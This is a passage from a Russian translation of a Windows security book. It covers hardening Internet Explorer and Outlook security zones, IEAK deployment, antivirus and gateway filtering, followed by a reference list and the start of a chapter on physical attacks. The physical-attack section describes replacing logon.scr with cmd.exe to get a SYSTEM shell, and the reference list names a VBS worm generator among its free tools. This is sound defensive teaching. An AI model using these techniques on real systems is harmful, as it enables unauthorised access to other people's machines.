Чем более мощной и распространенной становится технология, тем больше вероятность ее использования в неблаговидных целях. По материалам этой главы видно, как во вредоносных целях используются развитые, развивающиеся и даже только что появившиеся клиентские программы для Internet. Закрыть глаза и надеяться, что "само пройдет" — не выход, новые технологии ждут за "линией горизонта", но могут породить столько же проблем, сколько и используемые в настоящее время (мы уже показали, как Георгий Гунински использовал для обмана системы безопасности технологии XML/XSL).

Общее решение для проблем, которые возникают с клиентскими технологиями для Internet, — ограничить возможность получения ими привилегированного контроля над системой в несоответствующих ситуациях. Для этого требуется понимание одной из наиболее незаметных сторон системы безопасности Windows, зон безопасности программы IE (IE Security Zones), которые впервые появились в версии программы IE 4.01. Действительно, для повышения безопасности системы необходимо научиться настраивать параметры зон безопасности Internet Explorer.

По существу, модель зон безопасности позволяет пользователям присваивать различные уровни доверия для кода, который загружается с одной из четырех зон: *Intranet (Местная интрасеть)*, *Trusted Sites* (*Надежные узлы*), *Internet* (*Интернет*) и *Restricted Sites* (*Ограниченные узлы*). Существует и пятая зона, Мой компьютер, но она недоступна через пользовательский интерфейс, поскольку настраивается только через пакет программ IE Administration Kit (IEAK). Узлы можно добавлять вручную в любую зону, *кроме* зоны Internet. В зону Internet входят все узлы, не вошедшие в одну из других зон, и все узлы, в адресе URL которых есть точка (например, узел `http://local` является частью локальной зоны Intranet по умолчанию, а узел `http://www.microsoft.com` входит в зону Internet, так как в имени имеет точки).

НА ЗАМЕТКУ В прошлом некоторые злоумышленники использовали для обхода ограничений зоны безопасности Internet IP-адреса без символов точек и другие хитрости. Все эти проблемы были учтены Microsoft и теперь их использование невозможно.

При посещении узла из определенной зоны ко всем операциям с узлом применяются соответствующие настройки безопасности (например, может быть разрешена работа элементов управления ActiveX). Таким образом, важнее всего правильно настроить зону Internet, поскольку в нее по умолчанию входят все узлы, посещаемые пользователем. Конечно, если узел был вручную добавлен в одну из других зон, на него это правило не распространяется. Очень внимательно относитесь к выбору надежных и ограниченных узлов при занесении их в другие зоны — если вы вообще решите это делать (обычно для пользователей корпоративной сети в другие зоны узлы заносят администраторы сети).

Для настройки зон безопасности откройте в программе IE или в аплете Internet Options (Свойства обозревателя) панели управления меню Tools⇨Internet Options (Сервис⇨Свойства обозревателя) и выберите вкладку Security (Безопасность), как показано на рис. 13.3. Наши рекомендации по настройке зон сводятся к следующим пунктам.

- ▼ Максимально ограничьте функции для зоны Internet (см. раздел "Защита зоны Internet").
- ■ Безопасные узлы занесите в раздел Trusted Sites (Надежные узлы).
- ■ **Важно:** для зоны Restricted Sites (Ограниченные узлы) установите уровень защиты "High" (Высокий) и отключите все остальное.
- ▲ **Важно:** настройте программы Outlook/Outlook Express на работу с параметрами ограниченных узлов.

Рассмотрим каждый пункт более подробно.




Рис. 13.3. Вкладка безопасности диалога Internet Options (Свойства обозревателя), в которой настраиваются зоны безопасности программы IE

Защита зоны Internet

Чтобы настроить зону Internet, на вкладке Security (Безопасность) аплета Internet Options (Свойства обозревателя) в разделе выбора зоны необходимо выбрать зону Internet, как показано на рис. 13.3. Нажмите кнопку Default (По умолчанию), переместите бегунок вверх до уровня High (Высокий), после этого нажмите кнопку Custom Level (Другой) и вручную отключите все активное содержимое страниц, а также сделайте еще несколько полезных настроек, как показано в табл. 13.1.

Таблица 13.1. Рекомендуемые настройки безопасности для зоны Internet (пользовательские настройки делаются после того, как установлен высокий уровень безопасности по умолчанию)

Категория	Название настройки	Рекомендуемое значение	Комментарии
Элементы управления ActiveX и подключаемые модули	Элементы управления ActiveX с пометкой "safe for scripting"	Disabled (Отключить)	Возможно использование "безопасных" элементов управления клиента
Cookies	Разрешить использование во время сеанса файлов cookie (из сети)	Enabled (Разрешить)	Менее безопасно, но более удобно для пользователей
Загрузка	File Download (Загрузка файлов)	Enabled (Разрешить)	IE автоматически будет предлагать загрузить файл в зависимости от его расширения
Сценарии	Active Scripting (Активные сценарии)	Enabled (Разрешить)	Менее безопасно, но более удобно для пользователей

Плохо, что если в зоне безопасности отключить столько функций, то при входе на некоторые узлы, использующие эти функции, пользователь будет получать несколько предупреждающих сообщений. Кроме того, будут недоступны функциональные возможности, отключенные в результате настройки.

Хороший пример узла, на который мы рекомендуем заглядывать почаще — узел Microsoft Windows Update (WU), на нем технология ActiveX используется для сканирования машины пользователя, загрузки и установки необходимых заплат. Узел WU — прекрасный ресурс, он помогает сохранить огромное количество времени, которое нужно на поиски и установку отдельных заплат (особенно касающихся системы безопасности!). На узле автоматически определяется, установлены ли у вас правильные версии программ. Но если пользователи отключат использование элементов ActiveX для зоны Internet в соответствии с нашими рекомендациями, то узел WU не сможет нормально функционировать. Еще одна неприятность, возникающая после отключения активных сценариев, — не работает механизм автоматического поиска, который преобразует введенную строку "mp3" в адрес `http://www.mp3.com`. Какие же решения доступны для борьбы с возникающими неудобствами?

Добавьте "безопасные" узлы в зону надежных узлов

Несмотря на возникающие проблемы, мы не считаем, что из-за одного удобного узла нужно оставлять включенными элементы ActiveX. Одно из возможных решений — вручную включать поддержку ActiveX перед посещением надежного узла, а затем снова отключать ее. Умнее будет использовать с этой целью зону безопасности Trusted Sites (Надежные узлы). Установите для этой зоны менее жесткий уровень безопасности (мы рекомендуем Medium (Средний)) и добавьте в нее надежные узлы, такие как WU. В результате при посещении узла WU используются менее жесткие настройки безопасности, и функции узла, основанные на

элементах ActiveX, будут нормально работать. Чтобы работал поиск из строки ввода адреса, в зону доверяемых узлов нужно добавить узел `auto.search.msn.com`. Теперь вы видите, насколько удобно пользоваться зонами безопасности.

ВНИМАНИЕ Будьте осторожны и вносите в зону надежных узлов только полностью проверенные узлы. Даже вполне "респектабельные" узлы могут быть взломаны хакерами, или может оказаться, что кто-то из разработчиков узла решил поинтересоваться вашей информацией.

Защита зоны ограниченных узлов и ее использование для программ Outlook/OE

Самое важное, что нужно сделать после настройки зон безопасности, — установить одну из них как зону для безопасного чтения почты в программах Outlook/Outlook Express. В программах Outlook/OE нужно выбрать, какую из зон использовать при чтении почты, зону Internet или зону Restricted Sites (Ограниченные узлы). Конечно, мы рекомендуем использовать зону ограниченных узлов (обновление Outlook 2000 Security Update делает это автоматически). Проверьте, чтобы в зоне ограниченных узлов было отключено *все* активное содержимое (это было описано выше). Для этого необходимо открыть аплет Internet Options (Свойства обозревателя), как показано на рис. 13.3, выберите зону ограниченных узлов, переместите бегунок в значение "High" (Высокий), а затем нажмите кнопку "Custom Level" (Дополнительно), чтобы отключить все функции, которые остались включенными после установки высокого уровня безопасности (если отключить функцию нельзя, установите ее в наиболее безопасное значение). На рис. 13.4 показано, как настроить программу Outlook для использования зоны ограниченных узлов. Показанное диалоговое окно открывается при использовании команды Tools⇨Options (Сервис⇨Параметры), вкладка Security (Безопасность).




Рис. 13.4. Вкладка Security (Безопасность) для настройки параметров защиты программы Outlook, в которой настраивается зона безопасности для чтения почты

Установка максимальных ограничений для программы Outlook имеет те же недостатки, что и в случае с программой Internet Ezplorer. Однако активное содержимое, когда оно приходит в виде письма электронной почты, может доставить еще больше хлопот, и опасность от его интерпретации намного превышает эстетические преимущества. Если вы нам не верите, перечитайте главу еще раз! Преимущество использования зон безопасности в том, что программу Outlook можно настроить на еще более консервативное поведение, чем Web-браузер. Гибкость обеспечивает большую безопасность, если вы умеете правильно настроить свои программы.

Распространение настроек IE с помощью пакета IEAK

Пакет программ Internet Explorer Administration Kit (IEAK) является мощным средством централизованного конфигурирования программы IE и распространения сделанных настроек. Для крупных организаций это обязательный инструмент, программа, которая поможет следить за обновлением всех клиентов и соответствием их настроек корпоративной политике.

Пакет IEAK состоит из двух компонентов, мастера настройки Customization Wizard и диспетчера профилей Profile Manager. Мастер настройки позволяет администраторам создавать индивидуальные инсталляционные пакеты, которые затем распространяются на переносных носителях информации или доступны по сети. Диспетчер профилей позволяет управлять компонентами IE и конфигурациями.

Обе утилиты позволяют настроить почти все возможные функции программы IE. Если пользователи устанавливают программы из индивидуальных инсталляций, созданных в утилите Customization Wizard, то их браузеры будут по умолчанию настроены в соответствии с конфигурацией, определенной администратором.

После того, как браузер распространен, администраторы по-прежнему имеют возможность управлять настройками с помощью утилиты Profile Manager, в которой для изменения настроек IE используется простой и понятный графический интерфейс. На рис. 13.5 показано окно программы Profile Manager во время настройки автоматической конфигурации для IE. Обратите внимание, что эта же настройка отображается с помощью аплета панели управления Internet Options (Свойства обозревателя), если выбрать вкладку Connections (Подключения), нажать кнопку LAN Settings (Настройка LAN) в разделе Automatic Configuration (Автоматическая настройка).




Рис. 13.5. Создание файла централизованной настройки Internet Explorer с помощью программы IEAK

После того как в Profile Manager определены все настройки программы IE, их можно сохранить в файл с расширением `.ins`, сделать этот файл общедоступным и загружать на пользовательские системы при каждом запуске браузера или через установленные интервалы времени, в соответствии с установками раздела Automatic Configuration (Автоматическая настройка). Таким образом, администраторы могут постоянно изменять пользовательские настройки с центрального сервера, и распространять среди пользователей согласованные конфигурации зон безопасности становится очень просто.

Некоторые настройки Windows 2000 Internet Explorer нельзя изменить с помощью утилиты Profile Manager из пакета IEAK. В частности, в утилите Profile Manager под Windows 2000 недоступен раздел Restrictions (Ограничения), где определены настройки, которые пользователь может изменять сам. Для установки ограничений в системах Windows 2000 используется политика групп (см. главу 16, "Возможности и средства защиты в системах Windows"). Также в утилите Profile Manager под Windows 2000 недоступны настройки для цифровых подписей, так как в Windows 2000 имеются встроенные функции управления цифровыми подписями.

Конечно, пакет IEAK — прекрасное средство для поддержки одинаковых настроек безопасности в больших организациях, где для работы с Internet используются программы Internet Explorer и Outlook/Outlook Express. Используйте ее, но помните, что опытный пользователь, если он работает с привилегиями системного администратора, всегда может переопределить сделанные вами настройки.

НА ЗАМЕТКУ В системах Windows 2003 для централизованного управления параметрами безопасности Internet Explorer могут использоваться настройки Internet Explorer Enhanced Security Configuration.

Локальное резервное копирование настроек зон безопасности IE

Пакет IEAK очень удобен для больших организаций, но что же делать отдельным пользователям, которые хотят сохранить настройки зон безопасности? Сохранение и восстановление информации о зонах безопасности IE осуществляется очень легко, это описано в статье базы знаний Q247388.

1. Запустите редактор реестра (`regedit.exe`).
2. Перейдите к следующей ветви реестра.

   `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings`
3. Выберите параметр под названием `Zones` и из меню Registry (Реестр) выберите пункт Save Key (Сохранить раздел).
4. Для сохранения списков узлов, которые были добавлены в различные зоны, выберите параметр `ZoneMap` и из меню Registry (Реестр) выберите пункт Save Key (Сохранить раздел).

Для восстановления информации на компьютере либо дважды щелкните на файлах, в которые были сохранены данные из реестра, либо выполните импорт информации из этих файлов через редактор реестра.

Узнать о значениях всех ключей реестра, которые связаны с зонами безопасности, можно из статьи базы знаний Q182569.

Антивирусные программы для клиента и сервера

В данной главе непосредственно вирусы не обсуждались, но все мы знаем, что вирусы поражают компьютеры везде, где система должным образом не защищена. Еще хуже, что многие описанные здесь методы могут служить прекрасным механизмом для доставки вируса.

Не сомневайтесь, если вы не используете на своих системах (как на сервере, так и на клиенте) антивирусные программы, то очень рискуете. Существует множество антивирусных программ от сотен производителей. Компания Microsoft публикует очень неплохой список (см. раздел "Дополнительная литература и ссылки" в конце главы). Большинство программ ведущих производителей (такие как Norton Antivirus от Symantec, McAfee, Data Fellows, InterScan VirusWall от Trend Micro, Inoculan/InoculateIT от Computer Associates, Sophos Anti-Virus и др.) блокируют распространение вредоносного кода. Выберите из них ту программу, которая больше понравится, учитывая оперативность и качество технической поддержки от производителя, а также возможность своевременного получения обновлений.

Основной недостаток антивирусных программ заключается в том, что они не в состоянии обеспечить защиту от новых вирусов, о которых им еще неизвестно. Поставщики антивирусного программного обеспечения создают специальные механизмы обновления для постоянной поставки пользователям новых баз данных о вирусах. Таким образом, между первым выпуском нового вируса и моментом, когда пользователь получит описание вируса для программы, есть промежуток времени, в течение которого пользователь остается уязвимым. Пока вы помните об этом промежутке времени и автоматически получаете обновления программы (это должно происходить, как минимум, еженедельно), антивирусные средства обеспечивают еще один мощный уровень защиты от многих описанных ранее проблем. Помните, что для получения максимального эффекта должны быть включены функции автозащиты программы, должно выполняться автоматическое сканирование электронной почты и дискет.

Большинство поставщиков антивирусных программ предлагают бесплатные обновления в течение года, а затем за невысокую оплату требуют продолжить подписку. Например, компания Symantec требует около 4 долл. за ежегодное продление своего сервиса LiveUpdate. Скряги могут загружать обновления антивирусных баз данных вручную с узла компании Symantec по адресу: `http://www.symantec.com/avcenter/download.html`. Также остерегайтесь программ-подделок под вирусы, которые иногда могут нанести такой же вред, как и сам вирус. Список таких программ приведен по адресу `http://www.symantec.com/avcenter/hoax.html`.

Многие производители антивирусного программного обеспечения создают также и отдельные серверные варианты программ, некоторые производители специализируются только на фильтрации содержания со стороны сервера. В некоторые рекомендации по фильтрации почты входит совет блокировать опасные вложения (по типу файла, имени файла, содержанию) ActiveX, Java, сценарии (VBS и JavaScript) и некоторые теги языка HTML, такие как `IFRAME` и `META-REFRESH` (тег `IFRAME` очень часто встречался в рассмотренных выше программах атаки).

Фильтрация содержимого на шлюзе

У кого есть время, чтобы проверить безопасность каждого клиента? Трудно поверить, что программы остаются защищенными на протяжении долгого использования этими ужасными пользователями. Жесткая стратегия на уровне сети остается наиболее эффективным методом защиты большого количества клиентов.

Бесспорно, в борьбе со многими описанными в данной главе проблемами необходимо использовать брандмауэры. В частности, уделите внимание настройке списков контроля исходящих соединений, это поможет остановить действие вредоносного кода, предназначенного для подключе-

ния к серверам хакера за пределами высоких стен замка. Например, в данной главе было показано, насколько легко можно установить исходящие соединения `telnet`, достаточно лишь на безобидной Web-страничке вставить специальную ссылку.

При возрастающей сложности приложений, которые выполняются в сети Internet, больше нельзя полностью надеяться на брандмауэр для защиты легкоуязвимых частных сетей. К счастью, доступно много программ для сканирования входящего трафика на предмет выявления различных типов описанных в данной главе ловушек. Наиболее известные из таких программ — SurfinGuard от Finjan (см. следующий абзац), LANGuard Content Filtering & Anti-Virus производства GFI Software, Ltd., eSafe Gateway от Alladin, программа MailMarshal от Marshal Software и программа MIMESweeper производства компании Content Technologies (многие из этих поставщиков программ производят также и средства для защиты со стороны сервера).

Программа SurfinGate от компании Finjan устанавливается на границе сети (в виде подключаемого модуля для брандмауэров или proxy-сервера) и сканирует все входящие файлы Java, ActiveX, JavaScript, исполняемые файлы, сценарии Visual Basic, подключаемые модули, файлы cookie. Затем программа SurfinGate строит профиль поведения, исходя из действий, которые запрашивает каждый модуль кода. Модуль уникальным образом идентифицируется с помощью функции хеширования MD5, чтобы при нескольких загрузках одного и того же кода сканирование выполнялось только один раз. Программа SurfinGate сравнивает профиль поведения с политикой безопасности, которую задает администратор сети. Затем программа принимает решение ("разрешить" или "блокировать"), основываясь на выполненном сравнении созданного профиля и заранее заданной политики.

Компания Finjan также создала и персональную версию программы SurfinGate под названием SurfinGuard, которая обеспечивает замкнутое окружение для запуска загруженного кода. Технология, предложенная компанией Finjan, интересна тем, что снимает проблему управления безопасностью Internet-клиентов для неосведомленных конечных пользователей. Эта технология замкнутого пространства имеет дополнительное преимущество для блокирования атак из архиваторов PE (portable executable), которые сжимают файлы Win32 `.exe`, изменяя сигнатуру исполняемого файла. В результате исполняемый файл может обойти статический механизм антивирусного сканирования, поскольку оригинальный файл с расширением `.exe` не извлекается до момента выполнения (дополнительная информация о таких методах маскировки кода есть на узле Sudden Discharge.com, см. раздел "Дополнительная литература и ссылки"). Конечно, эффективность работы программы зависит от принятой политики безопасности и параметров замкнутого пространства, забота о настройке которых ложится на плечи все тех же людей, ответственных за многие рассмотренные в этой главе ошибки.

Резюме

Мы постарались дать более глобальную оценку всей картины защиты систем семейства Windows NT, в том числе и защиты конечных пользователей. Спите крепко, зная, что хорошая осведомленность пользователей (в соответствии с политикой безопасности), обновленное программное обеспечение (зайдите в меню программы IE Tools⇨Windows Update), правильно настроенные зоны безопасности IE, а также антивирусная проверка и фильтрация содержимого на серверах и шлюзах помогут свести угрозу к минимуму.

Дополнительная литература и ссылки

Литература	Ссылки
Статьи	
Переполнение кучи в Windows-декодере MIDI-файлов (`quartz.dll`)	`http://eeye.com/html/Research/Advisories/AD20030723.html`
Статья на тему Outlook vCard и код программы атаки переполнения буфера	`http://www.atstake.com/research/advisories/2001/a022301-1.txt`
Статья по файлам Windows Media Player `.asx` и код программы атаки переполнения буфера	`http://www.atstake.com/research/advisories/2000/a112300-1.txt`
Статья Хуана Карлоса Гарсии Куартанго (Juan Carlos Garcia Cuartango) об обработке заголовков MIME	`http://www.kriptopolis.com/cua/20010330.html`
Статья Георгия Гунински (Georgi Guninski) №28, "IE 5.*x*/Outlook allows executing arbitrary programs using .chm files and temporary Internet files folder" ("IE 5.*x*/Outlook позволяет запускать любые программы с помощью .chm-файлов и каталогов для хранения временных файлов Internet)	`http://www.guninski.com/chmtemp-desc.html`
Предупреждение об уязвимости клиента SFU `telnet` и IE	`http://www.securityfocus.com/bid/2463`
Статья Георгия Гунински (Georgi Guninski) №41, посвященная использованию элемента управления MSScriptControl.ScriptControl	`http://www.guninski.com/scractx.html`
Статья Георгия Гунински (Georgi Guninski) №43, посвященная использованию сценариев XML в IE и Outlook Express	`http://www.guninski.com/iexslt.html`
NTLM Replaying via Windows 2000 Telnet Client	`http://www.atstake.com/research/advisories/2000/a091400-1.txt`
Бюллетени Microsoft, пакеты обновлений и "горячие исправления"	
Internet Explorer Enhanced Security Configuration	`http://www.microsoft.com/downloads/`
Windows Update (WU)	`http://windowsupdate.microsoft.com`
Internet Explorer Critical Updates	`http://www.microsoft.com/windows/ie/download/default.htm#critical`
Microsoft Office Updates	`http://officeupdate.microsoft.com`
MS03-030, "Unchecked Buffer in DirectX..."	`http://www.microsoft.com/technet/security/bulletin/MS03-030.asp`
MS03-023, "Buffer Overrun In HTML Converter..."	`http://www.microsoft.com/technet/security/bulletin/MS03-023.asp`
MS03-017, "Flaw in Windows Media Player Skins Downloading..."	`http://www.microsoft.com/technet/security/bulletin/MS03-017.asp`
MS01-012, "Outlook, Outlook Express Vcard Handler Contains Unchecked Buffer"	`http://www.microsoft.com/technet/security/bulletin/MS01-012.asp`


Литература	Ссылки
MS00-090, "Patch Available for .asx Buffer Overrun" и ".wms Script Execution Vulnerabilities"	http://www.microsoft.com/technet/security/bulletin/MS00-090.asp
MS01-020, "Incorrect MIME Header Can Cause IE to Execute Email Attachment"	http://www.microsoft.com/technet/security/bulletin/MS01-020.asp
MS01-015, "IE can Divulge Location of Cached Content"	http://www.microsoft.com/technet/security/bulletin/MS01-015.asp
MS00-067, "Patch for Windows 2000 Telnet Client NTLM Authentication Vulnerability"	http://www.microsoft.com/technet/security/bulletin/MS00-067.asp
Бесплатные средства	
mpack, для кодирования вложений электронной почты в формат MIME/Base64	http://filewatcher.org/sec/mpack.html
HTML Help Workshop, бесплатная программа от Microsoft для создания файлов .chm	http://msdn.microsoft.com/library/tools/htmlhelp/wkshp/download.htm
Senna Spy VBS Worm Generator	http://sennaspy.cjb.net
Коммерческие средства	
Microsoft's Internet Explorer Administration Kit (IEAK)	http://www.microsoft.com/windows/ieak/en/default.asp
Finjan, компания-производитель технологии фильтрации содержимого SurfinGate	http://www.finjan.com
Как администрировать обновления безопасности Outlook Email Security Update	http://www.microsoft.com/office/ork/2000/journ/outsecupdate.htm
Пакет Admpack.exe, в котором содержатся шаблоны для настройки Outlook Email Security Update и Exchange	http://www.microsoft.com/office/ork/2000/appndx/toolbox.htm#secupd
Хорошо организованная информация о настройке Outlook Email Security Update в различных сценариях	http://www.slipstick.com/outlook/esecup.htm
"Старые" уязвимые места программы Internet Explorer	
Underground Security Systems Research (USSR)	http://www.ussrback.com
Переполнение буфера с помощью неправильных значений поля GMT	http://www.ussrback.com/labs50.html
Статья Георгия Гунински (Georgi Guninski) №14, 2000, "IE 5 and Access 2000 vulnerability— executing programs" ("Программы атаки, использующие уязвимые места IE 5 и Access 2000")	http://www.guninski.com/access-desc.html
Статья Георгия Гунински (Georgi Guninski) №9, 2000, "IE and Outlook 5.*x* allow executing arbitrary programs using .eml files" рассматривается использование в атаках выполнения тега IFRAME из вложений электронной почты	http://www.guninski.com/eml-desc.html

Литература	Ссылки
Статья Георгия Гунински (Georgi Guninski) №8, 2000, "IE 5.*x* allows executing arbitrary programs using .chm files"	http://www.guninski.com/chm-desc.html
Описания случаев хакинга Internet-клиентов в новостях	
"Klez.H becomes biggest virus" ("Klez.H становится самым опасным вирусом")	http://www.cnn.com/2002/TECH/05/27/virus.klezh/
Статья CNN об аресте автора "червя" Melissa	http://www.cnn.com/TECH/computing/9904/02/melissa.arrest.03/index.html
CNN.com "'Stages' Virus Assails Major U.S. Businesses," 20 июня 2000 года	http://www.cnn.com/2000/TECH/computing/06/20/stages.virus/index.html
Описание вируса LIFE STAGES	http://www.infoworld.com/articles/op/xml/00/07/10/000710opswatch.xml
CNN.com сообщает о вирусе ILOVEYOU VBS, который "причинил ущерб в сотни миллионов долларов и нарушил работу многих компаний..."	http://www.cnn.com/2000/TECH/computing/05/04/iloveyou.01/index.html
Сообщение о "черве" NAKEDWIFE VBS на CNN.com	http://www.cnn.com/2001/TECH/internet/03/06/nakedwife.virus/index.html
Пойманный автор "червя" Anna Kournikova говорит, что использовал программу VBS Worm Generator	http://www.cnn.com/2001/TECH/internet/02/14/kournikova.virus/index.html
Уязвимое место BrownOrifice браузера Netscape	http://www.msnbc.com/news/442891.asp
Проблема автоматически запускаемых сценариев в программе Eudora	http://www.malware.com/yodora.html
"Microsoft security fixes infected with FunLove virus," 25 апреля 2001 года	http://www.theregister.co.uk/content/8/18516.html
Общие ссылки	
Описание возможностей IEESC на русском языке	http://citrix.pp.ru/ts2003/chap6.html
Очень хорошая статья от Microsoft об угрозе переносимого кода и соответствующих мерах противодействия	http://www.microsoft.com/TechNet/security/mblcode.asp
Q174360, "How to Use Security Zones in IE" ("Как использовать зоны безопасности в IE")	http://support.microsoft.com/support/kb/articles/Q174/3/60.ASP
Раздел IE Resource Kit, посвященный зонам безопасности	http://www.microsoft.com/technet/IE/reskit/ie4/part7/part7a.asp
"List of Independent Antivirus Software Vendors" от Microsoft ("Список поставщиков антивирусных программ")	http://support.microsoft.com/support/kb/articles/Q49/5/00.ASP
"The Tao of Windows Buffer Overflow" ("Искусство переполнения буфера в Windows")	http://www.cultdeadcow.com/cDc_files/cDc-351/

Литература	Ссылки
Статья о теге IFRAME в MSDN	http://msdn.microsoft.com/workshop/author/dhtml/reference/objects/IFRAME.asp
RFC 2046 Section 5.1.1, спецификация частей MIME в сообщении электронной почты	http://www.rfc-editor.org/rfc/rfc2046.txt
Спецификация vCard	http://www.imc.org/pdi/vcard-21.txt
Все о медиа- и метафайлах Windows Media (.wvx, .wax, или .asx)	http://msdn.microsoft.com/workshop/imedia/windowsmedia/crcontent/asx.asp
Исследование безопасности Георгия Гунински	http://www.guninski.com
Информация об адресах URL, использованная Георгием Гунински для инвентаризации временных файлов Internet программы IE	http://msdn.microsoft.com/workshop/Author/dhtml/reference/properties/URL.asp
Windows-службы для UNIX	http://www.microsoft.com/WINDOWS2000/sfu/default.asp
Windows Scripting Host white paper	http://www.microsoft.com/TechNet/win2000/win2ksrv/technote/scrphost.asp
Секреты хакеров. Безопасность сетей — готовые решения, четвертое издание, глава 16	ISBN: 5-8459-0603-2

ГЛАВА 14

ФИЗИЧЕСКИЕ АТАКИ



К настоящему моменту мы рассмотрели достаточное количество различных видов электронных атак, которые проводятся хакерами через сеть, и почти не уделили внимания атакам со стороны злоумышленников, имеющих неограниченный физический доступ к системе семейства Windows NT. В этой главе будет показано, как злоумышленник может получить важную информацию из системы Windows, воспользовавшись *физическим* доступом к системе. Обычно это загрузка альтернативной операционной системы и изменение параметров локальной системы.

Замена хранителя экрана

Мы начнем изучение темы физических атак с рассмотрения простой, но потенциально опасной хитрости — копирования командного интерпретатора (`%systemroot%\system32\cmd.exe`) поверх хранителя экрана (`%systemroot%\system32\logon.scr`). Это можно проделать даже без загрузки операционной системы, используя средство загрузки, которое позволяет смонтировать раздел системы (например NTFSDOS от Winternals Software, ссылки содержатся в разделе "Дополнительная литература и ссылки" в конце этой главы).

Как ни элементарно это звучит, подобная хитрость срабатывает в системах Windows 2000: как только запускается хранитель экрана, появляется командная строка, запущенная в контексте учетной записи `SYSTEM`. Теперь можно ввести команду `explorer`, чтобы запустить графический командный интерпретатор или просто начать работу с данными через командную строку. Единственным недостатком с точки зрения злоумышленника является время ожидания до запуска хранителя экрана.

Как только получен доступ к командному интерпретатору с правами `SYSTEM`, атаки на систему становятся элементарными (они были подробно рассмотрены в главе 8, "Расширение сферы влияния").

Защита от подмены хранителя экрана

Здесь все просто — нужно обновить систему до Windows Server 2003, хотя это не остановит атаку, но позволит ограничить предоставляемые привилегии до уровня учетной записи Local Service (см. главу 2, "Архитектура системы безопасности Windows Server 2003").

Локальные атаки на базу данных SAM

Физические атаки против систем под управлением Windows 2000 сложнее, чем против предыдущих версий Windows, поскольку в Windows 2000 реализован механизм защиты от таких хитростей. Использование подобных методов для Windows 9*x* или NT достаточно тривиально, но с появлением в Windows 2000 зашифрованной файловой системы (EFS, Encrypting File System), наконец стало понятно, что физический взлом системы больше нельзя приравнивать к получению информации, которая в ней хранится. Файловая система EFS будет подробно описана в главе 16, "Возможности и средства защиты в системах Windows", а если кратко, то она разрешает шифрование данных на диске, так что их практически невозможно прочитать (при условии правильной настройки системы).

К сожалению, как будет видно из этой главы, обход системы EFS при атаке локальной системы также прост, как и обход самой операционной системы классическими методами. Такая ситуация возникает по причине очень тесной связи между данным учетной записи пользователя в Windows 2000 (и более поздними версиями ОС) и криптографическими ключами, которые используются для доступа в систему EFS. Это классический недостаток методов криптографии — хотя алгоритмы и реализация файловой системы EFS на бумаге выглядят

достаточно надежно, в конечном счете, система оказывается уязвимой, поскольку в ее основе безопасности лежит пара слов, состоящая из имени пользователя и пароля.

